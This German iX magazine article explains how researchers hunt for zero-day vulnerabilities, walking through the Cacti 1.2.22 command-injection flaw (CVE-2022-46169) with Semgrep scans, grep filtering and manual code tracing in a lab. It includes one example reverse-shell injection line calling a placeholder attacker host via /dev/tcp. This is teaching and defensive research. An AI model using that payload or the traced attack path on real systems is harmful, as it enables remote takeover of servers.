Zero-Day-Exploits: die unsichtbaren Bedrohungen

In regelmäßigen Abständen gibt es prominente Fälle bislang unbekannter Schwachstellen, die Tausende IT-Systeme kompromittieren. Diese Zero-Day-Exploits sind der Schrecken der IT-Welt. Aber es gibt Ansätze, bislang unbekannte Lücken in Software zu finden.

Von Stephan Brandt und Jonas Hagg

In der Informationssicherheit gibt es eine Klasse von Sicherheitslücken, die Systemverantwortliche naturgemäß nicht kennen: Zero-Day-Schwachstellen. Nach enger Definition ist ein Zero Day (auch als 0-Day bekannt) eine Sicherheitslücke in einem Computersystem, die der Öffentlichkeit und dem Hersteller unbekannt ist.

Fasst man die Definition etwas weiter, kann der Entwickler die Schwachstelle bereits kennen – er hat nur noch keinen Patch oder andere Gegenmaßnahmen veröffentlicht. Solange die Schwachstelle nicht öffentlich ist, können Angreifer sie ungestört für einen Zero-Day-Angriff missbrauchen.

Hierbei nutzen Angreifer die Verwundbarkeiten von Software aus, bevor die Sicherheitsgemeinschaft sie kennt und Gegenmaßnahmen ergreifen kann. Deshalb sind solche Angriffe besonders gefährlich: Herkömmliche Sicherheitsmechanismen wie signaturbasierte Malwarescanner erkennen sie nicht. Je nach Art der Schwachstelle können die Auswirkungen auf das verwundbare System und das damit verbundene Netzwerk katastrophal sein.

Zero Days sind sensible und kritische Informationen, da sie weithin unbekannte Schwachstellen in Software oder Systemen offenbaren. Sicherheitsforscher können diese Informationen verkaufen und Kriminelle sie kaufen. Plattformen wie Zerodium betreiben digitale Marktplätze für Sicherheitslücken, auf denen die Entdecker solcher Lücken viel Geld mit bisher unveröffentlichten Zero-Day-Exploits verdienen (die Plattform und alle nachfolgend genannten Quellen, Werkzeuge et cetera sind über ix.de/zxuw zu finden). Dort werden Schwachstellen für Betriebssysteme, Browser, mobile Geräten oder Applikationen gehandelt.

Der richtige Umgang mit Schwachstellen

Auf der anderen Seite belohnt die Zero-Day-Initiative (ZDI; siehe ix.de/zxuw) Sicherheitsforscher, die solche Schwachstellen verantwortungsvoll an die Entwickler melden. Die ZDI verantwortet das weltweit größte herstellerunabhängige Bug-Bounty-Programm und legt Wert darauf, nach dem Responsible-Disclosure-Prinzip keine technischen Details zu veröffentlichen, bis der Hersteller einen Patch bereitstellen konnte.

Zero-Day-Schwachstellen sind gefährlich, dafür gibt es viele Beispiele. Die Schwachstellen und fertigen Exploits sind unterschiedlich komplex. Einer der aufwendigsten Angriffe auf IT-Infrastrukturen war der Stuxnet-Wurm, der dem iranischen Atomprogramm erheblich schadete. Stuxnet nutzte vier verschiedene Zero-Day-Schwachstellen in Windows aus. Der Forschungs- und Entwicklungsaufwand war mit Sicherheit erheblich; mehrere Teams mit unterschiedlichen Tätigkeitsbereichen arbeiteten daran (siehe ix.de/zxuw).

Am anderen Ende des Spektrums stehen Schwachstellen einzelner Softwarepakete. Ein Beispiel ist die Codeschmuggelschwachstelle Log4Shell im Open-Source-Projekt Log4j oder die in diesem Artikel betrachtete Schwachstelle in der Monitoringsoftware Cacti. Im Gegensatz zum Stuxnet-Wurm sind das einzelne Schwachstellen in der betroffenen Software, die mit gängigen Methoden von einzelnen Sicherheitsforschern aufgedeckt werden können – oder von den Entwicklern selbst.

iX-TRACT


- Es gibt verschiedene Möglichkeiten, bisher noch unbekannte Sicherheitslücken aufzudecken – insbesondere in Open-Source-Projekten.
- Der Artikel stellt verschiedene Methoden und Tools vor, mit denen man Schwachstellen über den Quelltext oder ein laufendes Testsystem finden kann.
- Wenn viele potenzielle Sicherheitslücken entdeckt werden, sollte man die nähere Untersuchung nach Kritikalität und leichter Ausnutzbarkeit priorisieren.

Nicht nur eine theoretische Bedrohung

Statistiken belegen, dass Zero-Day-Schwachstellen eine ernsthafte Bedrohung sind (ix.de/zxuw). Das von Google unterstützte Projekt mit dem Namen Project Zero hat 2023 insgesamt 56 Zero-Day-Schwachstellen aufgedeckt, die für Angriffe genutzt wurden. Bei 141 aktiv ausgenutzten Schwachstellen in diesem

Jahr, die nach Common Vulnerabilities and Exposures (CVE) klassifiziert wurden, bedeutet das: Knapp 40 Prozent aller missbrauchten CVEs wurden bereits zuvor von Angreifern als Zero Day ausgenutzt. Abbildung 1 stellt dar, wie sich diese Zahlen über die letzten Jahre entwickelt haben.

Andere Statistiken zeigen, dass etwa 60 Prozent aller aktiv missbrauchten Schwachstellen vor ihrer Veröffentlichung ausgenutzt wurden (ix.de/zxuw). Beim Einordnen ist zu berücksichtigen, dass Details bestimmter Angriffe nicht immer öffentlich werden. Besonders dann, wenn staatliche Akteure beteiligt sind – selbst wenn Google zuletzt von Sicherheitsforschern beschuldigt wurde, durch das vorzeitige Aufdecken von Zero Days Antiterroroperationen zu gefährden. Dennoch sind die Zahlen nur Schätzungen.



Das Verhältnis von CVE-Schwachstellen, die schon als Zero Day ausgenutzt worden sind (grün), zu allen ausgenutzten CVEs (orange) zeigt: Der Anteil der unbekannten CVE-Schwachstellen ist in den vergangenen Jahren stark angestiegen (Abb. 1).

Fallbeispiel: Die Schwachstelle Cacti 1.2.22

Im Folgenden wird exemplarisch eine inzwischen bekannte Schwachstelle analysiert, um zu verstehen, wie Sicherheitsforscher vorgehen, die nach Zero-Day-Schwachstellen suchen. CVE-2022-46169 beschreibt eine Lücke in der Software Cacti bis Version 1.2.22. Cacti ist eine Open-Source-Anwendung für das Überwachen und Fehlermanagement von Netzwerken mit umfassenden Grafikfunktionen.

Die Schwachstelle ermöglicht es Angreifern unter bestimmten Umständen, Befehle auf dem Server auszuführen, der den Cacti-Dienst bereitstellt (Remote Code Execution). Die Lücke haben zwei voneinander unabhängige Forschungsgruppen entdeckt und dem Hersteller spätestens am 2. Dezember 2022 gemeldet. Es ist unklar, ob die Schwachstelle vor der Veröffentlichung ausgenutzt wurde. Dafür spricht aber Folgendes: Die Internet-of-Things-Suchmaschine Shodan [1] verzeichnet weltweit über 4000 öffentlich zugreifbare Cacti-Installationen und die Lücke ist vergleichsweise einfach zu finden. Sie wurde für diesen Artikel ausgewählt, weil sich an ihr das Vorgehen gut beschreiben lässt und sie stellvertretend für viele Schwachstellen steht – ihr Alter spielt dabei keine Rolle.

Die Schwachstelle in Cacti besteht aus zwei Teilen: Erstens kann die Authentifizierung umgangen werden (Authentication Bypass). Dabei vertraut die Anwendung einem vom Angreifer frei wählbaren HTTP-Header und entnimmt ihm eine IP-Adresse; für bestimmte Adressen gilt der Angreifer als authentifiziert. Zweitens besteht bei gewissen Konfigurationen eine Codeschmuggelschwachstelle über einen URL-Parameter (Command Injection): Da der Parameter frei gewählt werden kann und nicht bereinigt wird, kann ein Angreifer durch dessen gezielte Manipulation Befehle auf dem System ausführen. Die Kombination beider Schwachstellen erlaubt einem Angreifer ohne gültige Sitzung, bösartigen Code auf dem System auszuführen und es gegebenenfalls vollständig zu übernehmen.

Listing 1: Installieren von Semgrep

```
sudo apt install -y pipx
pipx ensurepath && source ~/.profile
pipx install semgrep
```

Die Testumgebung

Das Vulhub-Projekt stellt Docker-Umgebungen mit dieser und anderen verwundbaren Softwareversionen zur Verfügung. Es ist nicht zu verwechseln mit dem älteren und inzwischen eingeschlafenen Vulnhub, das angreifbare virtuelle Maschinen als Übungsumgebungen für angehende Sicherheitstester bereitstellt.

Um den nachfolgenden Ausführungen am eigenen Rechner zu folgen, kann man die Docker-Umgebung aus dem GitHub-Repository von Vulhub herunterladen (siehe ix.de/zxuw). Dort findet sich eine ausführliche Anleitung. Für diese Art von Sicherheitstests kann man auch Kali Linux in einer virtuellen Maschine verwenden, dessen Installation in einer früheren iX-Ausgabe beschrieben wurde [2].

Einen Cacti-Dienst, der über http://localhost:8080/ erreichbar ist, startet man auf dem Rechner mit folgendem Befehl:

```
cd cacti/CVE-2022-46169 && docker ↵
                              compose up -d
```

Die Standardzugangsdaten sind admin: admin. Nach dem ersten Anmelden muss eine Initialisierung durchgeführt werden. Dafür reicht es aus, in jedem Schritt die Standardwerte zu bestätigen.

Zudem sollte man den Quelltext von Cacti in der verwundbaren Version 1.2.22 aus dessen GitHub-Projekt (ix.de/zxuw) klonen, um Details im Programmcode selbst zu überprüfen:

```
git clone https://github.com/Cacti/↵
          cacti.git --branch release/↵
                1.2.22 --single-branch
```

Um Zero-Day-Schwachstellen zu entdecken, muss man wissen, wie Sicherheitsforscher vorgehen und welche Werkzeuge sie nutzen: die manuelle und automatisierte Überprüfung des Quelltextes, Fuzzing der laufenden Applikation und das Nutzen von KI-Werkzeugen.

Einen ersten Eindruck der Monitoringsoftware verschafft man sich mit einem Blick in die Ordnerstruktur und die Art der Dateien; dabei hilft das Kommandozeilenwerkzeug cloc. Die Anwendung hat serverseitig mehr als 150 000 Programmzeilen, verteilt auf knapp 500 PHP-

Listing 2: Extrahierte, aber ungefilterte Ergebniskategorien aus dem Semgrep-Scan

```
html.security.plaintext-http-link.plaintext-http-link
javascript.browser.security.eval-detected.eval-detected
javascript.browser.security.insecure-document-method.insecure-document-method
javascript.express.security.audit.remote-property-injection.↲
                                                    remote-property-injection
javascript.lang.security.audit.detect-non-literal-regexp.↲
                                                    detect-non-literal-regexp
javascript.lang.security.audit.incomplete-sanitization.incomplete-sanitization
javascript.lang.security.audit.prototype-pollution.prototype-pollution-loop.
prototype-pollution-loop
php.lang.security.backticks-use.backticks-use
php.lang.security.exec-use.exec-use
php.lang.security.injection.tainted-filename.tainted-filename
php.lang.security.phpinfo-use.phpinfo-use
php.lang.security.unlink-use.unlink-use
php.lang.security.unserialize-use.unserialize-use
typescript.react.security.audit.react-unsanitized-method.react-unsanitized-
method
```

Listing 3: Filtern der Semgrep-Ergebnisse auf Codeschmuggelschwachstellen

```
# Ausgabe als CSV
cat semgrep_output.json | jq -r '.results.[] | select(.check_id == "php.lang.↵
      security.exec-use.exec-use") | [.check_id, .extra.message, .extra.lines, ↵
                                                    .path, .start.line] | @csv'

# Ausgabe als JSON
cat semgrep_output.json | jq -r '[.results[] | {check_id: .check_id, message: ↵
          .extra.message, code_snippet: .extra.lines, path: .path, start_line: ↵
                                    .start.line}] | map(select(.check_id == ↵
                                     "php.lang.security.exec-use.exec-use"))'
```

Listing 4: Ausgabeformat der gefilterten Semgrep-Ergebnisse anhand eines Beispiels

```
{
  "check_id": "php.lang.security.exec-use.exec-use",
  "message": "Executing non-constant commands. This can lead to command ↵
                                                                  injection.",
  "code_snippet": "\texec_background($php, '-q ' . $path . $options);",
  "path": "html/remote_agent.php",
  "start_line": 456
}
```

Listing 5: Erreichbare Endpunkte mit potenziellen Codeschmuggelschwachstellen

```
html/cmd.php
html/cmd_realtime.php
html/host.php
html/remote_agent.php
```

Listing 6: Semgrep-Ergebnis der tatsächlich verwundbaren Codestelle

```
{
  "check_id": "php.lang.security.exec-use.exec-use",
  "message": "Executing non-constant commands. This can lead to command
injection.",
  "code_snippet": "\t\t\t\t\t\t\t$cactiphp = proc_open(read_config_option↵
     ('path_php_binary') . ' -q ' . $config['base_path'] . '/script_server.php ↵
                                realtime ' . $poller_id, $cactides, $pipes);",
  "path": "html/remote_agent.php",
  "start_line": 385
},
```

Dateien. Bei einer Inspektion des Quellcodes sollte man zuerst die sicherheitsrelevanten Abschnitte im Code finden und priorisieren. So entdeckt man potenzielle Schwachstellen effizienter und zügiger. Vielversprechende Bereiche sind beispielsweise die Verarbeitung von URL-Parametern, die Authentifizierung, Zugriffskontrollen, Dateiuploads und Datenbankverbindungen.

Statische Codeanalyse

Es gibt viele Programme, die Code schnell und einfach prüfen. Semgrep ist eines der besten; die vielseitige Open-Source-Anwendung unterstützt viele Programmier- und Konfigurationssprachen. Alternativen sind SonarLint/SonarQube von SonarSource und DevSkim von Microsoft, ebenfalls Open Source (alle zu finden über ix.de/zxuw).

Besonders bei der Suche nach Zero-Day-Schwachstellen in Open-Source-Projekten sollte man zuerst nach offensichtlichen Problemen suchen. Wie bei anderen Sicherheitsaudits bietet sich ein Trichteransatz an. In einem ersten Schritt werden möglichst schnell und ohne großen Aufwand möglichst viele Kandidaten für Schwachstellen identifiziert. Statische Analysetools leisten genau das. Im zweiten Schritt sollte man die Ergebnisse gut strukturieren und überflüssige Informationen entfernen.

Im dritten Schritt werden die mutmaßlichen Schwachstellen kategorisiert und gefiltert. Ist das Ziel beispielsweise, nur leicht ausnutzbare und kritische Lücken wie Codeschmuggel aufzudecken, kann man andere Probleme im Code meist ausklammern, beispielsweise kryptografische Fehler. In einem vierten Schritt muss man die verbleibenden potenziellen Sicherheitsprobleme manuell überprüfen. Im Folgenden werden mögliche Befehle und Vorgehensweisen gezeigt, um die vier Schritte umzusetzen.

Die Python-Anwendung Semgrep lässt sich auf vielen Plattformen einfach installieren. Das Hilfsprogramm Pipx vereinfacht das Verwalten mehrerer Python-Umgebungen: Damit installierte Kommandozeilentools lassen sich direkt aufrufen. Pipx funktioniert allerdings nicht für jedes Python-Projekt. Listing 1 zeigt die Installation von Pipx in einem aktuellen Debian-Linux und nachfolgend von Semgrep.

Der Befehl für einen Semgrep-Scan mit Standardeinstellungen lautet:

```
semgrep scan --config=auto <Pfad ↵
             zum Sourcecode> --json ↵
     --output=<Pfad zur Output-Datei>
```

```
if (function_exists('proc_open')) {
    $cactiphp = proc_open(read_config_option('path_php_binary') . ' -q ' . $config['base_path'] . '/script_server.php realtime ' . $poller_id, $cactides, $pipes);
    $output = fgets($pipes[1], 1024);
    $using_proc_function = true;
```

Möglicher Codeschmuggel in der Datei remote_agent.php (Abb. 2).

```
function poll_for_data() {
    global $config;

    $local_data_ids = get_nfilter_request_var('local_data_ids');
    $host_id        = get_filter_request_var('host_id');
    $poller_id      = get_nfilter_request_var('poller_id');
    $return         = array();
```

Definition der Variablen poller_id (Abb. 3).

```
function get_nfilter_request_var($name, $default = '') {
    global $_CACTI_REQUEST;

    if (isset($_CACTI_REQUEST[$name])) {
        return $_CACTI_REQUEST[$name];
    } elseif (isset($_REQUEST[$name])) {
        return $_REQUEST[$name];
    } else {
        return $default;
    }
}
```

Die Methode get_nfilter_request_var gibt den Inhalt eines Anfrageparameters zurück (Abb. 4).

Mit dem `auto`-Parameter lädt Semgrep Konfigurationsoptionen von einem zentralen Server und sendet Metadaten über die verwendeten Konfigurationen an ihn zurück. Der Parameter `--json` schreibt die Ergebnisse im JSON-Format in die Datei, die `--output` angibt. Semgrep bietet noch mehr Exportoptionen; JSON vereint jedoch gute Lesbarkeit – insbesondere in einer Entwicklungsumgebung – und strikte Datenstruktur, die eine automatisierte Verarbeitung ermöglicht.

Erster Überblick: gescannte Schwachstellenkategorien

Für einen ersten Überblick reichen die wichtigsten Informationen aus den Ergebnissen. Mithilfe des Kommandozeilenwerkzeugs `jq` können die Daten schnell und einfach gefiltert werden. Der folgende Befehl gibt die Kategorien der Befunde aus, um einen ersten Eindruck der entdeckten Schwachstellen zu erhalten:

```
cat semgrep_output.json | jq -r ↵
  '.results.[] | .check_id' | sort -u
```

Für Cacti liefert dieser Befehl die Ergebnisse wie in Listing 2 abgebildet. Auf den ersten Blick fällt die Gliederung in Backend (Präfix `php`) und Frontend (Präfix `javascript` und `typescript`) auf. Besonders die markierten Befunde mit `exec-use` und `unserialize-use` stechen ins Auge, da sie bei falscher Verwendung leicht zu Codeschmuggelschwachstellen und damit zu einer vollständigen Kompromittierung eines Systems führen. Je nach Rahmenbedingungen des Tests kann man hier andere Schwerpunkte setzen. Für eine vollständige Sicherheitsüberprüfung sollten iterativ alle Bereiche abgedeckt werden.

Als Nächstes empfiehlt es sich, mehr Details zu den Schwachstellen der oben ausgewählten Kategorie zu sammeln. Die Semgrep-Ausgabe enthält bereits viele wertvolle Informationen. Der Befehl in Listing 3 zeigt eine Möglichkeit, die gesamte JSON-Ausgabe zu reduzieren und zu strukturieren. Er gibt eine Liste von JSON-Objekten wie in Listing 4 aus.

Damit hat man eine kompakte Übersicht über mögliche Codeschmuggelschwachstellen. Die Ausgabe dieses Befehls kann man beispielsweise in einer Datei semgrep_rces.json für die weitere Verarbeitung speichern. Mit dem Feld code_snippet kann man bestimmte Kandidaten direkt ausschließen: etwa, wenn sie lediglich eine statische Zeichenkette enthalten, die ein Angreifer nicht verändern kann. Für die gesamte Cacti-Codebasis sind dies jedoch über 100 mögliche Schwachstellen – am besten fängt man mit den vielversprechendsten an.

Ergebnisse weiter eingrenzen

Eine weitere Möglichkeit, die Semgrep-Befunde einzuschränken, ist das Suchen nach Stellen, an denen Zeichenketten und dynamische Parameter zusammengefügt werden. Beispielsweise ist der folgende PHP-Befehl potenziell verwundbar:

```
system("/opt/script.sh " . ↵
                          $argument);
```

Wenn ein Angreifer den Inhalt der Variablen `argument` kontrollieren kann, kann er Befehle ins System einschleusen. Und so könnte er damit auf einem Linux-System mit installierter Bash eine interaktive Verbindung zu einem externen Server aufbauen:

```
; /bin/bash -i >& /dev/tcp/↵
   <attacker IP>/<attacker port> 0>&1
```

Das Semikolon beendet den ersten und ursprünglichen Betriebssystembefehl; anschließend führt das System den danach folgenden Text aus. Dabei handelt es sich um eine klassische Syntax, die von vielen Terminals unterstützt wird, um mehrere Befehle aneinanderzureihen. Falls die Variable `argument` vom Benutzer kontrolliert und beliebig verändert werden kann (zum Beispiel durch HTTP-Parameter oder Cookies), tritt eine Codeschmuggelschwachstelle auf.

Die gängigste Syntax, um Zeichenketten in PHP zusammenzufügen, ist:

```
$string1 . $string2
```

Mit einem regulären Ausdruck sucht man nach der Kombination „. $“, zum Beispiel mit:

```
cat semgrep_rces.json | grep ↵
        "\"code_snippet\":" | grep ↵
                            "\.\s\?\\$"
```

Dies verkleinert die Gruppe der wahrscheinlichen Schwachstellen auf etwa 50. Aber es gibt weitere Hinweise, um die Anzahl der Kandidaten weiter einzuschränken.

Cacti nutzt zwei gängige Methoden zum Schutz vor Befehlschmuggel. Erstens kann man bestimmte PHP-Skripte lediglich von der Kommandozeile ausführen. Diesen Schutz definiert das Modul `cli_check.php`.

Der zweite Schutzmechanismus entfernt bösartige Zeichen aus dynamischen Parametern. Diese Methode heißt `cacti_escapeshellcmd` und basiert für Unix-

artige Systeme auf einer PHP-Bibliotheksfunktion. Beide Schutzmechanismen haben inhärente Schwächen: Beispielsweise können Befehle und Parameter unter bestimmten Umständen als Base64-encodierte Zeichenkette übergeben werden; oder eine HTTP-Anfrage wird so manipuliert, dass sie wie ein Befehl auf der lokalen Kommandozeile erscheint. Trotz dieser Probleme erschweren diese Schutzmaßnahmen einen Angriff deutlich. Daher ist es sinnvoll, diejenigen Befunde zu priorisieren, bei denen beide Mechanismen nicht greifen.

Um die Validierungsmethode `cacti_escapeshellcmd` auszuschließen, kann man folgenden grep-Befehl nutzen:

```
cat semgrep_rces.json | grep ↵
        "\"code_snippet\"\:" | grep ↵
              "\.\s\?\\$" | grep -v ↵
               "cacti_escapeshellarg"
```

Dateien, die nur über die Befehlszeile erreichbar sind, verwenden ein bestimmtes Skript. Somit findet man sie leicht mit einer Volltextsuche, beispielsweise durch:

```
grep -Rl "require(__DIR__ . '/↵
          include/cli_check.php');" *
```

Wenn man beide Dateigruppen ausschließt, bleiben 34 Schwachstellen in elf Dateien. Bei genauer Betrachtung fällt auf, dass die meisten dieser Dateien im lib-Ordner liegen. Nach der Konvention enthalten sie primär Hilfsfunktionen und keine eigenen Endpunkte. Schwachstellen können auch bei diesen Codeteilen auftreten. Sie umfassen jedoch in der Regel mehr Komponenten und sind komplizierter nachzuvollziehen. Es bietet sich an, die Schwachstellen in lib niedriger zu priorisieren und sich zuerst mit den einfacheren Problemen zu befassen. Betrachtet man die Hilfsfunktionen nicht direkt, verbleiben nur fünf potenzielle Schwachstellen in vier Dateien (Listung 5). Im Idealfall prüft man jetzt sämtliche der verbleibenden Befunde von Hand.

Listing 7: If-Bedingung für das Ausführen der verwundbaren Codestelle

```
$items = db_fetch_cell_prepared(<SQL-Abfrage>, <SQL-Parameter>);
[...]

if (cacti_sizeof($items)) {
        foreach($items as $item) {
                switch ($item['action']) {
                case POLLER_ACTION_SCRIPT_PHP:
                        [...]
                        <Codeschmugelschwachstelle>
                }
        }
}
```

Listing 8: SQL-Abfrage zur Identifikation der angefragten poller_item-Objekte


```
SELECT *
FROM poller_item
WHERE host_id = <host_id>
 AND local_data_id = <local_data_id>
```

Manuelle Inspektion des Quelltextes


Die statische Analyse des Quelltextes fand mehrere Stellen, an denen Code eingeschmuggelt werden könnte. Alle diese Funde sollte man manuell untersuchen. Im Folgenden wird eine der genannten Schwachstellen manuell im Detail untersucht. Listing 6 zeigt die zugehörige Semgrep-Ausgabe.

Der Code findet sich in Zeile 385 in der Datei remote_agent.php. Der Quelltext an dieser Stelle ist in Abbildung 2 dargestellt.

Die PHP-Funktion `proc_open()` führt den im ersten Argument angegebenen Befehl auf dem System aus. In diesem Fall wird das PHP-Skript `script_server.php` mit dem Parameter `realtime` aufgerufen. Den zweiten Parameter bestimmt die



So erstellt man ein Graphobjekt in Cacti (Abb. 5).



Verwundbare Typen der Graphobjekte (Abb. 6).

Variable `poller_id`. Falls sie vom Angreifer kontrolliert werden kann, könnte er beliebige Befehle einschleusen.

Kann ein Angreifer den Inhalt dieser Variable kontrollieren? Die Variable `poller_id` wird weiter oben im Quelltext definiert (siehe Abbildung 3).

Die Funktion `get_nfilter_request_var()` sucht den übergebenen Wert in den Parametern der aktuellen Anfrage und gibt den Inhalt zurück, falls der Parameter gefunden wird (siehe Abbildung 4).

Das bedeutet: Der Angreifer kann `poller_id` über einen URL-Parameter frei wählen. Damit kontrolliert er das Argument im Systembefehl `proc_open` und kann Befehle einschleusen, sofern die Applikation die Codezeile 385 ausführt. Um festzustellen, wann diese Zeile ausgeführt wird, muss man den Ablauf des Skripts genauer analysieren.

Ausnutzen der Schwachstelle ist an Bedingungen geknüpft

Wie es weitergeht, hängt von den Vorlieben des Testers ab: Er kann sich entweder von der verwundbaren Codestelle aus durch den Quelltext hangeln oder die gesamte Datei analysieren. Im Folgenden wird der erste Ansatz gewählt, um schnell festzustellen, unter welchen Bedingungen die relevante Zeile ausgeführt wird.

Der `proc_open`-Befehl ist Teil eines Switch-Ausdrucks in der Methode `poll_for_data`, in Listing 7 vereinfacht dargestellt. Dort ist erkennbar, dass die verwundbare Codestelle dann ausgeführt wird, wenn für mindestens einen Datenbankeintrag der Wert der Konstante `POLLER_ACTION_SCRIPT_PHP` in der Spalte `action` steht. Nun gilt es, die SQL-Abfrage genauer zu untersuchen (siehe Listing 8).

Die Parameter `host_id` und `local_data_id` werden als URL-Parameter von der Anfrage übergeben; deshalb kann ein Angreifer sie frei wählen. Um den verwundbaren Abschnitt zu erreichen, muss die Datenbankabfrage eine Zeile zurückliefern, die im Feld `action` die Konstante `POLLER_ACTION_SCRIPT_PHP` enthält.

Der Datei `global_constants.php` ist zu entnehmen, dass `POLLER_ACTION_SCRIPT_PHP` den Wert 2 hat. Nach der Standardinstallation von Cacti enthält die Tabelle `poller_item` keinen Eintrag mit dieser Aktion. Deshalb muss man tiefer in die Logik einsteigen und verstehen, wie ein solcher Eintrag entsteht: Zwei Graphobjekte können solche Einträge erstellen, namentlich Device-Uptime und Device-Polling Time. Die Abbildungen 5 und 6 zeigen, wie solche Graphen in der Anwendung erstellt werden; dafür sind Anmeldedaten notwendig.

Listing 9: Switch-Bedingung zur Auswahl der richtigen „action“

```
switch (get_request_var('action')) {
        case 'polldata':
                // Only let realtime polling run for a short time
                ini_set('max_execution_time', read_config_option('script_
timeout'));

                debug('Start: Poling Data for Realtime');
                poll_for_data();
                debug('End: Poling Data for Realtime');

                break;
        [...]
}
```

Durch das Erstellen eines solchen Graphen enthält die Tabelle `poller_item` nun einen Eintrag mit der gewünschten Aktion. Ein Angreifer kann nicht sehen, ob ein Graph existiert. Cacti-Server, für die kein entsprechender Graph erstellt wurde, sind nicht verwundbar. Besonders die URL-Parameter `host_id` und die `local_data_id` des erzeugten Eintrags sind einem externen Angreifer nicht bekannt. In der Laborumgebung zeigt sich jedoch, dass die IDs aus sehr kleinen Zahlen bestehen (<10) und daher erraten werden können. Wie man die IDs enumeriert, erklärt der nächste Artikel, in dem ein konkreter Angriff gegen eine laufende Cacti-Umgebung konstruiert wird.

Zusammenfassend: Der anfällige Code wird nur ausgeführt, wenn erstens die Methode `poll_for_data` aufgerufen wird und zweitens ein Datenbankeintrag mit `POLLER_ACTION_SCRIPT_PHP=2` im Tabellenfeld `action` vorhanden ist.

Der nächste Schritt ist, herauszufinden, unter welchen Umständen die Methode `poll_for_data` ausgeführt wird – dies passiert in einem weiteren Switch-Ausdruck. Der relevante Code ist schematisch in Listing 9 dargestellt. Die verwundbare Methode wird ausgeführt, wenn der URL-Parameter `action` den Wert `polldata` hat.

Damit gibt es wieder zwei Kriterien. Zum einen muss die Anfrage den URL-Parameter `action=polldata` enthalten, zum anderen muss in der Datenbank ein Eintrag mit `POLLER_ACTION_SCRIPT_PHP=2` im Tabellenfeld `action` vorhanden sein. Ein Angriff ist also erst möglich, wenn dieser Datenbankeintrag vorhanden ist. Zudem muss der Angreifer vier URL-Parameter richtig angeben: erstens den `action`-Parameter, um die verwundbare Methode aufzurufen, zweitens und drittens die `host_id` und die `local_data_id`, um den richtigen Datenbankeintrag auszuwählen, und viertens den URL-Parameter `poller_id` mit der Zeichenkette für den Angriff.

Bis hierhin wurde die Codeschmuggelschwachstelle bis zu ihrem Ursprung zurückverfolgt. Auf dem Weg zu einem erfolgreichen Angriff muss zunächst aber ein weiteres Hindernis umgangen werden, die Authentifizierung. Der folgende Artikel zeigt, wie das gelingt und wie man einen funktionierenden Angriff konstruiert, mit dessen Hilfe man schließlich die eigentliche Schwachstelle entdecken und schließen kann. (ur@ix.de)

Quellen

[1] Frank Ully; OSINT: Sammeln öffentlich verfügbarer Information; iX 11/2023, S. 134

[2] Stephan Brandt; Sich selbst hacken: Scannen der eigenen Systeme; iX 8/2023, S. 40

